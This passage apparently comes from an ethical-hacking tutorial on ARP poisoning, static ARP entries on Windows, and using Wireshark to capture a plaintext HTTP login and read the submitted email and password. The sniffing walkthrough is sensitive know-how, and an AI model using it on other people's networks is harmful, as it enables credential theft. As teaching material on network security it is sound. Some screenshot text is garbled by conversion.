Physical Address . . . . . : 00-00-00-00-00-00-E0
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . . : Yes
IPv6 Address . . . . . : 2001:0:9d38:6ab8:28fc:13be:3a05:bf3b<Preferred>
Link-local IPv6 Address . . . . . : fe80::28fc:13be:3a05:bf3b%16<Preferred>
Default Gateway . . . . . : :: 
NetBIOS over Tcpip. . . . . : Disabled

```

## What is ARP Poisoning?

**ARP is the acronym for Address Resolution Protocol.** It is used to convert IP address to physical addresses [MAC address] on a switch. The host sends an ARP broadcast on the network, and the recipient computer responds with its physical address [MAC Address]. The resolved IP/MAC address is then used to communicate. **ARP poisoning is sending fake MAC addresses to the switch so that it can associate the fake MAC addresses with the IP address of a genuine computer on a network and hijack the traffic.**

### ARP Poisoning Countermeasures

**Static ARP entries:** these can be defined in the local ARP cache and the switch configured to ignore all auto ARP reply packets. The disadvantage of this method is, it's difficult to maintain on large networks. IP/MAC address mapping has to be distributed to all the computers on the network.

**ARP poisoning detection software:** these systems can be used to cross check the IP/MAC address resolution and certify them if they are authenticated. Uncertified IP/MAC address resolutions can then be blocked.

**Operating System Security:** this measure is dependent on the operating system been used. The following are the basic techniques used by various operating systems.

- **Linux based:** these work by ignoring unsolicited ARP reply packets.
- **Microsoft Windows:** the ARP cache behavior can be configured via the registry. The following list includes some of the software that can be used to protect networks against sniffing;
  - **AntiARP**— provides protection against both passive and active sniffing

- **Agnitum Outpost Firewall**—provides protection against passive sniffing
- **XArp**— provides protection against both passive and active sniffing
- **Mac OS**: ArpGuard can be used to provide protection. It protects against both active and passive sniffing.

## Hacking Activity: Configure ARP entries in Windows

We are using Windows 7 for this exercise, but the commands should be able to work on other versions of windows as well.

Open the command prompt and enter the following command

```
arp -a
```

**HERE,**

- **aprcalls** the ARP configure program located in Windows/System32 directory
- **-a** is the parameter to display to contents of the ARP cache

You will get results similar to the following

```
C:\Users\DAEMON>arp -a

Interface: 192.168.1.38 --- 0xc
  Internet Address      Physical Address          Type
  192.168.1.1            00-23-f8-ce-fd-96    dynamic
  192.168.1.33           64-27-37-1a-6a-05    dynamic
  192.168.1.34           24-b6-fd-0f-49-e3    dynamic
  192.168.1.255          ff-ff-ff-ff-ff-ff    static
  224.0.0.22              01-00-5e-00-00-16    static
  224.0.0.252             01-00-5e-00-00-fc    static
  224.0.0.253             01-00-5e-00-00-fd    static
  239.255.255.250         01-00-5e-7f-ff-fa    static
  255.255.255.255         ff-ff-ff-ff-ff-ff    static


C:\Users\DAEMON>
```

**Note:** dynamic entries are added and deleted automatically when using TCP/IP sessions with remote computers.

Static entries are added manually and are deleted when the computer is restarted, and the network interface card restarted or other activities that affect it.

## Adding static entries

Open the command prompt then use the ipconfig /all command to get the IP and MAC address




```
Administrator: C:\Windows\system32\cmd.exe
Wireless LAN adapter Wireless Network Connection:
Connection-specific DNS Suffix . . . . . : Intel(R) Centrino(R) Wireless-N 2230
Description . . . . . : 60-36-DD-A6-C5-43
Physical Address . . . . . : 60-36-DD-A6-C5-43
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::1999:24a:33df:8cc5%12<Preferred>
IPv4 Address . . . . . : 192.168.1.38<Preferred>
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : 03 January 2014 12:39:30
Lease Expires . . . . . : 06 January 2014 14:13:39
Default Gateway . . . . . : 192.168.1.1
DHCP Server . . . . . : 192.168.1.1
DHCPv6 IAID . . . . . : 291518173
DHCPv6 Client DUID. . . . . : 00-01-00-01-19-9F-A9-BF-60-36-DD-A6-C5-43
DNS Servers . . . . . : 41.220.128.6
                           41.220.128.8
NetBIOS over Tcpip. . . . . : Enabled
```

The MAC address is represented using the Physical Address and the IP address is IPv4Address

Enter the following command

```
arp -s 192.168.1.38 60-36-DD-A6-C5-43
```




```
Administrator: C:\Windows\system32\cmd.exe
C:\Users\DAEMON>arp -s 192.168.1.38 60-36-DD-A6-C5-43
C:\Users\DAEMON>
```

Note: The IP and MAC address will be different from the ones used here. This is because they are unique.

Use the following command to view the ARP cache

```
arp -a
```

You will get the following results




```
C:\Users\DAEMON>arp -a
Interface: 192.168.1.38 --- 0xc
Internet Address      Physical Address      Type
192.168.1.1            00-23-f8-ce-fd-96  dynamic
192.168.1.33           64-27-37-1a-6a-05  dynamic
192.168.1.34           24-b6-fd-0f-49-e3  dynamic
192.168.1.36           64-27-37-1a-39-15  dynamic
192.168.1.37           24-b6-fd-0e-e2-e9  dynamic
192.168.1.38           60-36-dd-a6-c5-43  static
192.168.1.255          ff-ff-ff-ff-ff-ff  static
224.0.0.22              01-00-5e-00-00-16  static
224.0.0.252             01-00-5e-00-00-fc  static
224.0.0.253             01-00-5e-00-00-fd  static
239.255.255.250         01-00-5e-7f-ff-fa  static
255.255.255.255         ff-ff-ff-ff-ff-ff  static
```

Note the IP address has been resolved to the MAC address we provided and it is of a static type.

Deleting an ARP cache entry

Use the following command to remove an entry

```
arp -d 192.168.1.38
```



```
C:\Users\DAEMON>arp -d 192.168.1.38
C:\Users\DAEMON>
```

P.S. ARP poisoning works by sending fake MAC addresses to the switch

# Wireshark Tutorial: Network & Passwords Sniffer

Computers communicate using networks. These networks could be on a local area network LAN or exposed to the internet. **Network Sniffers are programs that capture low-level package data that is transmitted over a network.** An attacker can analyze this information to discover valuable information such as user ids and passwords.

In this article, we will introduce you to common network sniffing techniques and tools used to sniff networks. We will also look at countermeasures that you can put in place to protect sensitive information been transmitted over a network.

## Topics covered in this tutorial

- [What is network sniffing?](#)
- [Active and passive sniffing](#)
- [Hacking Activity: Sniff Network](#)
- [What is Media Access Control \(MAC\) Flooding](#)

## What is network sniffing?

Computers communicate by broadcasting messages on a network using IP addresses. Once a message has been sent on a network, the recipient computer with the matching IP address responds with its MAC address.

**Network sniffing is the process of intercepting data packets sent over a network.** This can be done by the specialized software program or hardware equipment. Sniffing can be used to;


- Capture sensitive data such as login credentials
- Eavesdrop on chat messages
- Capture files have been transmitted over a network

The following are protocols that are vulnerable to sniffing

- Telnet
- Rlogin
- HTTP

- SMTP
- NNTP
- POP
- FTP
- IMAP

The above protocols are vulnerable if login details are sent in plain text




## Passive and Active Sniffing

Before we look at passive and active sniffing, let's look at two major devices used to network computers; hubs and switches.


**A hub works by sending broadcast messages to all output ports on it except the one that has sent the broadcast.** The recipient computer responds to the broadcast message if the IP address matches. This means when using a hub, all the computers on a network can see the broadcast message. It operates at the physical layer (layer 1) of the OSI Model.

The diagram below illustrates how the hub works.



**A switch works differently; it maps IP/MAC addresses to physical ports on it.** Broadcast messages are sent to the physical ports that match the IP/MAC address configurations for the recipient computer. This means broadcast messages are only seen by the recipient computer. Switches operate at the data link layer (layer 2) and network layer (layer 3).

The diagram below illustrates how the switch works.



**Passive sniffing is intercepting packages transmitted over a network that uses a hub.** It is called passive sniffing because it is difficult to detect. It

is also easy to perform as the hub sends broadcast messages to all the computers on the network.

**Active sniffing is intercepting packages transmitted over a network that uses a switch.** There are two main methods used to sniff switch linked networks, ARP Poisoning, and MAC flooding.

## Hacking Activity: Sniff network traffic


In this practical scenario, we are going to **use Wireshark to sniff data packets as they are transmitted over HTTP protocol**. For this example, we will sniff the network using Wireshark, then login to a web application that does not use secure communication. We will login to a web application on <http://www.techpanda.org/>

The login address is [admin@google.com](mailto:admin@google.com), and the password is **Password2010**.

**Note:** we will login to the web app for demonstration purposes only. The technique can also sniff data packets from other computers that are on the same network as the one that you are using to sniff. The sniffing is not only limited to techpanda.org, but also sniffs all HTTP and other protocols data packets.


## Sniffing the network using Wireshark

The illustration below shows you the steps that you will carry out to complete this exercise without confusion



Download Wireshark from this link <http://www.wireshark.org/download.html>

- Open Wireshark
- You will get the following screen



- Select the network interface you want to sniff. Note for this demonstration, we are using a wireless network connection. If you are on a local area network, then you should select the local area network interface.
- Click on start button as shown above

Capturing from Wireless Network Connection [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Stop the running live capture

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
539	38.6764890	192.168.43.42	69.21.135.64	UDP	62	Source port: 28409
540	38.7158980	69.21.135.64	192.168.43.42	UDP	1466	Source port: 12846
541	38.7166550	192.168.43.42	69.21.135.64	UDP	62	Source port: 28409
542	39.0935740	fe80::b889:74a::33dfff02::1:3		LLMNR	89	Standard query 0x3e
543	39.0940840	192.168.43.42	224.0.0.252	LLMNR	69	Standard query 0x3e
544	39.1860910	69.21.135.64	192.168.43.42	UDP	1466	Source port: 12846
545	39.1863260	192.168.43.42	69.21.135.64	UDP	62	Source port: 28409
546	39.1938200	fe80::b889:74a::33dfff02::1:3		LLMNR	89	Standard query 0x3e
547	39.1940520	192.168.43.42	224.0.0.252	LLMNR	69	Standard query 0x3e
548	39.3950270	192.168.43.42	192.168.43.255	NBNS	92	Name query NB DAEMON
549	39.5278640	192.168.43.42	85.74.22.253	UDP	94	Source port: 49521
550	40.1447820	192.168.43.42	192.168.43.255	NBNS	92	Name query NB DAEMON
551	40.8948090	192.168.43.42	192.168.43.255	NBNS	92	Name query NB DAEMON
552	41.3883420	192.168.43.42	192.168.43.1	DNS	84	Standard query 0x70
553	41.4232860	192.168.43.42	85.74.22.253	TCP	66	57807 > 26339 [SYN]
554	41.5278740	192.168.43.42	85.74.22.253	UDP	94	Source port: 49521

Frame 1: 1322 bytes on wire (10576 bits), 1322 bytes captured (10576 bits) on interface  
 Ethernet II, Src: Samsung\_E\_51:12:f3 (10:d5:42:51:12:f3), Dst: IntelCor\_a6:c5:43 (60:36:  
 00:00:00:00)

0000	60	36	dd	a6	c5	43	10	d5	42	51	12	f3	08	00	45	00	^6...c...	BQ....E.
0010	05	1c	7b	70	00	00	71	11	71	47	55	4a	16	fd	c0	a8	..{p..q.	qGUJ....
0020	2b	2a	f6	e7	c1	71	05	08	73	fb	60	00	00	00	04	d8	+*....q..	s.....
0030	11	80	20	01	00	00	9d	38	78	cf	24	ec	09	18	aa	b5	... ....8	x.\$.....
0040	e9	02	20	01	00	00	5e	f5	79	fb	2c	55	3e	8e	3a	44	... ....^.	y.,U>.:D
0050	61	cd	66	c2	60	fa	01	d9	7b	47	01	00	b2	2d	9c	07	A f n	7

Wireless Network Connection: <live capture i...|Packets: 554 · Disp...|Profile: Default

- Open your web browser and type in <http://www.techpanda.org/>

Login | Personal Contacts

www.techpanda.org/index.php

Email\*

admin@google.com

Password\*

.....

Remember me

**Submit**

**Password2010**

- The login email is **admin@google.com** and the password is **Password2010**
- Click on submit button
- A successful logon should give you the following dashboard

Dashboard | Personal Con x

www.techpanda.org/dashboard.j

Add New Contact Log Out


ID	First Name	Last Name	Mobile No	Email	Actions
1	Roderick	Chekoko	9990986	kr@kr.com	<a href="#">Edit</a>
2	Martin	Dawn	111	d@mar.com	<a href="#">Edit</a>
3	Fernie	Ngoma	555	fngoma@yahoo.com	<a href="#">Edit</a>
5	Melody	Kalinda	0758076112	kamel@gmail.com	<a href="#">Edit</a>
6	Smith	Jones	09875465456	sjones@space.com	<a href="#">Edit</a>

Total Records Count: 5

- Go back to Wireshark and stop the live capture



- Filter for HTTP protocol results only using the filter textbox



**Filter for HTTP protocol results only**

- Locate the Info column and look for entries with the HTTP verb POST and click on it

Protocol	Length	Info
HTTP	433	GET / HTTP/1.1
HTTP	1188	HTTP/1.1 200 OK (text/html)
HTTP	233	HTTP/1.1 200 OK (text/plain)
HTTP	362	GET /subscribe?host_int=74
HTTP	724	<b>POST /index.php HTTP/1.1</b>
HTTP	1234	HTTP/1.1 302 Moved Temporarily
HTTP	567	GET /dashboard.php HTTP/1.1
HTTP	362	[TCP Retransmission] GET /
HTTP	1322	HTTP/1.1 200 OK (text/html)

**Look for POST verb under Info column**

- Just below the log entries, there is a panel with a summary of captured data. Look for the summary that says Line-based text data: application/x-www-form-urlencoded

The screenshot shows a Wireshark capture of network traffic. A red circle highlights packet 384, which is a POST request to 'index.php'. Below the packet details, the 'HTTP' section is expanded, showing the raw POST data: 'email=admin%40google.com&password=Password2010&remember\_me=Remember+me'. A red arrow points from this data to a bold red text overlay at the bottom of the capture window: 'all POST variables have been captured in plaintext'.

No.	Time	Source	Destination	Protocol	Length	Info
172	10.8306270	192.168.43.42	69.195.124.112	HTTP	433	GET / HTTP/1.1
188	11.6480510	69.195.124.112	192.168.43.42	HTTP	1188	HTTP/1.1 200 OK (text/html)
325	23.5363370	108.160.162.52	192.168.43.42	HTTP	233	HTTP/1.1 200 OK (text/html)
326	23.5481440	192.168.43.42	108.160.162.52	HTTP	362	GET /subscribe?host=
384	26.8239240	192.168.43.42	69.195.124.112	HTTP	724	POST /index.php HTTP/1.1
400	27.7300490	69.195.124.112	192.168.43.42	HTTP	1234	HTTP/1.1 302 Moved
402	27.7534960	192.168.43.42	69.195.124.112	HTTP	567	GET /dashboard.php
424	28.5163760	192.168.43.42	108.160.162.52	HTTP	362	[TCP Retransmission]
425	28.7380900	69.195.124.112	192.168.43.42	HTTP	1322	HTTP/1.1 200 OK (text/html)

**Frame 384: 724 bytes on wire (5792 bits), 724 bytes captured (5792 bits) on interface eth0**

**Ethernet II, Src: IntelCor\_a6:c5:43 (00:36:dd:a6:c5:43), Dst: Samsung\_E\_51:12:f3 (10:d5:c6:3f:1a:40)**

**Internet Protocol version 4, Src: 192.168.43.42 (192.168.43.42), Dst: 69.195.124.112 (69.195.124.112)**

**Transmission Control Protocol, Src Port: 57803 (57803), Dst Port: http (80), Seq: 1, Ack: 1, Len: 724**

**Hypertext Transfer Protocol**

**Line-based text data: application/x-www-form-urlencoded**

**email=admin%40google.com&password=Password2010&remember\_me=Remember+me**

**all POST variables have been captured in plaintext**

